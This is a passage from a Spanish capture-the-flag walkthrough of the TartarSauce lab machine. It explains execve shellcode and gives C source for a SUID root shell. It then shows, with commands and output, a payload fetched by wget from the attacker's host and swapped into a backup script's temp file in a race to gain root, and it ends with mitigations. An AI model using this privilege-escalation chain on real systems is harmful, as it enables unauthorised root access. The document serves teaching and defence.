En Linux x86 de 32 bits, el número 11 identifica la llamada al sistema execve. Esta llamada recibe tres argumentos: la ruta del ejecutable, el vector de argumentos (argv) y el vector de variables de entorno (envp).

En esta arquitectura, dichos argumentos se proporcionan mediante EBX, ECX y EDX, respectivamente.

3. Preparación de la ruta del ejecutable

Las instrucciones push introducen valores en la pila. En x86, la pila crece hacia direcciones de memoria inferiores, por lo que cada operación push modifica ESP.

Las instrucciones que aparecen en el código preparan los bytes que representan la ruta /bin/sh y un terminador nulo. Al utilizar valores inmediatos en hexadecimal, es necesario tener en cuenta que x86 almacena los valores de varios bytes en orden *little-endian*.

Después, mov ebx, esp guarda en EBX la dirección de memoria donde comienza la cadena. Así se proporciona a execve el primer argumento: la ruta del ejecutable.

4. Preparación de argv y envp

El código utiliza nuevas operaciones push para construir los vectores de argumentos y de entorno. Ambos deben terminar con un puntero nulo para indicar que no hay más elementos.

- argv contiene los argumentos con los que se iniciará el programa.
- envp contiene las variables de entorno que recibirá el nuevo proceso.


Los registros ECX y EDX apuntan al comienzo de sus respectivos vectores.

5. Ejecución de execve

int 0x80

Al ejecutar esta instrucción, el kernel intenta sustituir la imagen del proceso actual por la del programa indicado. Si la operación tiene éxito, la ejecución continúa dentro del nuevo programa y las instrucciones posteriores no se ejecutan.

Si execve falla, devuelve un código de error. Por eso, el código incluye al final una llamada al sistema exit para terminar el proceso en caso de que la ejecución del nuevo programa no haya sido posible.



Una vez escrito el código ensamblador en 1.s, ejecutamos los siguientes comandos para generar el binario:

- as --32 1.s -o 1.o: ensambla el código fuente para la arquitectura x86 de 32 bits y genera el archivo objeto 1.o.
- ld -m elf_i386 1.o -o asm: enlaza el archivo objeto y genera el ejecutable asm con formato ELF de 32 bits para Linux.
- chmod 4755 ./asm: establece los permisos 4755, activando el bit **SUID** y concediendo permisos de lectura y ejecución a todos, además de escritura al propietario.

El aviso de as indica que el archivo fuente no termina con un salto de línea. El ensamblador lo añade automáticamente; no es un error de compilación.

Importante: chmod 4755 activa el SUID, pero no cambia por sí solo el propietario del binario. Para que el mecanismo funcione como se pretende, el ejecutable debe pertenecer a root, y el sistema de archivos debe permitir SUID.

Código equivalente en C

En este código hacemos algo equivalente, aunque en un nivel de abstracción superior, ya que dependemos de libc, puesto que nuestra libc difiere de la versión de libc de la máquina víctima, una de las posibles soluciones ha sido compilarlo con la flag `-static` haciendo que el código de las funciones que utiliza el binario se incluyan dentro de él, aumentando su peso considerablemente.

Este programa al igual que el código en ensamblador, lo primero que hace es utilizar las funciones de sys/types setuid y setgid para establecer el UID real y el GID real a 0 (los correspondientes a root). Se declarán un array de cadenas de caracteres, formado por el nombre del binario /bin/sh y un puntero nulo que marcará el final de los argumentos que se pasan al programa.

Por último, lo que hacemos es ejecutar la función execve. Esta función tiene como objetivo sustituir la imagen del proceso actual por la de un proceso que lanzará según los argumentos que se le proporcionen: nombre del binario, argumentos (args) y variables de entorno (envp).

En este caso el proceso que lanzamos es el de binario /bin/sh, para poder obtener una consola.

```c
C code.c > ...
#include <unistd.h>
#include <sys/types.h>

#define BINARY_NAME "/bin/sh"

int main() {
    setuid(0);
    setgid(0);
    char *args[] = {BINARY_NAME, NULL};

    execve(BINARY_NAME, args, NULL);

    return 0;

}
```

Como he comentado anteriormente, lo compilamos con la flag -static para que no haya problemas de compatibilidad con la libc de la máquina víctima.

```
┌──(root㉿kali)-[/home/kali/Desktop/htb/tartar]
└─# gcc -m32 -g code.c -o c_binary -static

┌──(root㉿kali)-[/home/kali/Desktop/htb/tartar]
└─# chmod 4755 ./c_binary
```

Observamos la diferencia de peso entre el binario en ensamblador (4kb) y el binario en c (714k)

```
-rwsr-xr-x 1 root root 4.4K Oct 18 02:45 asm
-rwsr-xr-x 1 root root 714K Oct 18 02:46 c_binary
```

ESCALADA FINAL A ROOT

Dado el fallo de implementación descubierto en el script del servicio de backups de la máquina víctima, lo que hacemos es construir una estructura de carpetas igual a la que espera recibir el servicio, todo ello comprimido y en un archivo tar, donde en última instancia guardaremos nuestro binario.

```
┌──(root㉿kali)-[/home/kali/Desktop/htb/tartar]
└─# mkdir -p ./var/www/html

┌──(root㉿kali)-[/home/kali/Desktop/htb/tartar]
└─# mv ./asm ./var/www/html

┌──(root㉿kali)-[/home/kali/Desktop/htb/tartar]
└─# tar czf asm.tar.gz ./var/www/html/asm
```

Tranferimos el archivo .tar a la máquina víctima y la carpeta /var/tmp, donde se realiza toda la operatoria del script vulnerable

```
onuma@TartarSauce:/var/tmp$ wget http://10.10.15.16/asm.tar.gz
--2026-10-18 02:55:31--  http://10.10.15.16/asm.tar.gz
Connecting to 10.10.15.16:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 371 [application/gzip]
Saving to: 'asm.tar.gz'

asm.tar.gz                                    0%[                                                                                                  ]       0
asm.tar.gz                                  100%[=================================================================================================>]     371
--.-KB/s    in 0.002s

2026-10-18 02:55:31 (229 KB/s) - 'asm.tar.gz' saved [371/371]
```

Como sabemos que el script se ejecuta una vez cada 5 minutos no nos queda otra opción que esperar a su siguiente ejecución, podemos mantenernos en vigilancia con el comando watch:

```
Every 2.0s: ls -la /var/tmp -n1
un Oct 18 02:56:01 2026
total 44
drwxrwxrwt 10    0    0 4096 Oct 18 02:55 .
drwxr-xr-x 14    0    0 4096 May 12  2022 ..
-rw-r--r--  1 1000 1000  371 Oct 18 02:54 asm.tar.gz
drwx------  3    0    0 4096 Oct 17 14:14 systemd-private-0bf5386a7b0048cfba9ed7dab4c25ccb-systemd-timesyncd.service-dMbXNC
drwx------  3    0    0 4096 May 12  2022 systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS
drwx------  3    0    0 4096 May 12  2022 systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
drwx------  3    0    0 4096 May 12  2022 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
drwx------  3    0    0 4096 May 12  2022 systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
drwx------  3    0    0 4096 May 12  2022 systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3oO5Td
drwx------  3    0    0 4096 May 12  2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
drwx------  3    0    0 4096 May 12  2022 systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
```

Una vez que el archivo de backup se ha creado, tenemos 30 segundos para actuar antes de que el servicio borre dicho archivo:

```
onuma@TartarSauce:/var/tmp$ ls -la
total 11288
drwxrwxrwt 10 root  root      4096 Oct 18 03:00 .
drwxr-xr-x 14 root  root      4096 May 12  2022 ..
-rw-r--r--  1 onuma onuma 11511296 Oct 18 03:00 .e8f20b7f8abfa237b58ae2734452c690eb2bc201
-rw-r--r--  1 onuma onuma      371 Oct 18 02:54 asm.tar.gz
drwx------  3 root  root      4096 Oct 17 14:14 systemd-private-0bf5386a7b0048cfba9ed7dab4c25ccb-systemd-timesyncd.service-dMbXNC
drwx------  3 root  root      4096 May 12  2022 systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS
drwx------  3 root  root      4096 May 12  2022 systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
drwx------  3 root  root      4096 May 12  2022 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
drwx------  3 root  root      4096 May 12  2022 systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
drwx------  3 root  root      4096 May 12  2022 systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3oO5Td
drwx------  3 root  root      4096 May 12  2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
drwx------  3 root  root      4096 May 12  2022 systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
```

Cambiamos de nombre nuestro archivo transferido por el archivo que ha creado el servicio:

```
onuma@TartarSauce:/var/tmp$ mv asm.tar.gz .e8f20b7f8abfa237b58ae2734452c690eb2bc201
onuma@TartarSauce:/var/tmp$ ls -la
total 48
drwxrwxrwt 11 root  root  4096 Oct 18 03:00 .
drwxr-xr-x 14 root  root  4096 May 12  2022 ..
-rw-r--r--  1 onuma onuma  371 Oct 18 02:54 .e8f20b7f8abfa237b58ae2734452c690eb2bc201
drwxr-xr-x  3 root  root  4096 Oct 18 03:00 check
drwx------  3 root  root  4096 Oct 17 14:14 systemd-private-0bf5386a7b0048cfba9ed7dab4c25ccb-systemd-timesyncd.service-dMbXNC
drwx------  3 root  root  4096 May 12  2022 systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS
drwx------  3 root  root  4096 May 12  2022 systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
drwx------  3 root  root  4096 May 12  2022 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
drwx------  3 root  root  4096 May 12  2022 systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
drwx------  3 root  root  4096 May 12  2022 systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3oO5Td
drwx------  3 root  root  4096 May 12  2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
drwx------  3 root  root  4096 May 12  2022 systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
```

Ahora se habrá creado una carpeta check propiedad de root, si seguimos navegando en ese directorio encontraremos nuestra estructura de carpetas con nuestro binario al final de ella, siendo propiedad de root y con el SUID activado. Ya tenemos lo necesario para obtener una shell como root.

```
onuma@TartarSauce:/var/tmp/check/var/www/html$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Oct 18 03:00 .
drwxr-xr-x 3 root root 4096 Oct 18 03:00 ..
-rwsr-xr-x 1 root root 4496 Oct 18 02:45 asm
```

Puesto que el binario lo puede ejecutar cualquier usuario, procedemos a ejecutarlo. Obtenemos un shell como root.



Mitigaciones recomendadas según la cadena de ataque

La escalada de privilegios en Tartar Sauce ha sido posible por la combinación de varios fallos de seguridad. Cada medida debe aplicarse en el punto de la cadena donde se ha producido la vulnerabilidad para impedir que el atacante avance hacia el siguiente nivel de privilegios.

1. Acceso inicial: WordPress y Gwolle Guestbook

Vulnerabilidad: el plugin Gwolle Guestbook estaba desactualizado y era vulnerable. La información de versión parecía indicar lo contrario, pero la revisión de los archivos permitió identificar la versión real.

Mitigación: actualizar WordPress y sus plugins a versiones seguras, retirar los componentes que no se utilicen y verificar las versiones instaladas directamente en el sistema. No se debe confiar únicamente en la información de versión declarada por una aplicación.

2. Movimiento lateral y escalada a otro usuario: permisos de sudo y tar

Vulnerabilidad: la configuración de sudo permitía ejecutar tar con privilegios elevados. El uso inseguro de comodines y las funcionalidades de esta herramienta hicieron posible aprovechar dichos permisos para avanzar hacia otro usuario.

Mitigación: aplicar el principio de mínimo privilegio, eliminar las reglas de sudo innecesarias y evitar conceder permisos elevados sobre herramientas que permiten operaciones arbitrarias con archivos. Cuando sea imprescindible utilizarlas, deben limitarse estrictamente las operaciones permitidas.

3. Escalada final a root: servicio de backup y directorio escribible

Vulnerabilidad: el servicio de copias de seguridad procesaba archivos ubicados en un directorio en el que un usuario sin privilegios podía escribir. Esto permitió manipular un archivo que posteriormente se extraía con privilegios de root y aprovechar el tratamiento de su propiedad y sus permisos para obtener un ejecutable privilegiado con el bit SUID activado.

Mitigación: restringir la escritura en los directorios utilizados por el servicio, garantizar que únicamente usuarios de confianza puedan modificar los archivos que se procesan y ejecutar las tareas de backup con los privilegios mínimos necesarios. Además, deben validarse los archivos antes de extraerlos y evitar que archivos no confiables puedan conservar o adquirir permisos SUID o SGID.

4. Prevención de la persistencia y detección de la escalada

Vulnerabilidad: la cadena culminó con la posibilidad de ejecutar un binario con privilegios de root, lo que proporcionaba una vía para mantener el acceso privilegiado mientras el binario siguiera disponible y sus condiciones de ejecución lo permitieran.

Mitigación: auditar periódicamente los ejecutables con los bits SUID y SGID activados, revisar los cambios de propietario y permisos en directorios sensibles y registrar las operaciones realizadas por los servicios de backup. Ante un incidente, deben eliminarse los binarios no autorizados y revisarse los mecanismos de persistencia.

Resumen de la cadena de ataque

Fase	Debilidad aprovechada	Medida correctiva
Acceso inicial	Plugin de WordPress vulnerable	Actualizar y verificar los componentes instalados
Escalada a otro usuario	Permisos excesivos de sudo sobre tar	Restringir privilegios y operaciones
Escalada a root	Backup privilegiado sobre archivos manipulables	Proteger directorios, validar archivos y limitar privilegios
Obtención de acceso privilegiado	Binario propiedad de root con SUID	Auditar SUID/SGID y controlar cambios de permisos

La lección principal de esta máquina es que **la escalada de privilegios no dependió de una única vulnerabilidad, sino de la combinación de una aplicación web vulnerable, permisos excesivos y un proceso de backup que confiaba en archivos modificables por usuarios sin privilegios**. Corregir cualquiera de estos eslabones podría haber interrumpido la cadena de ataque.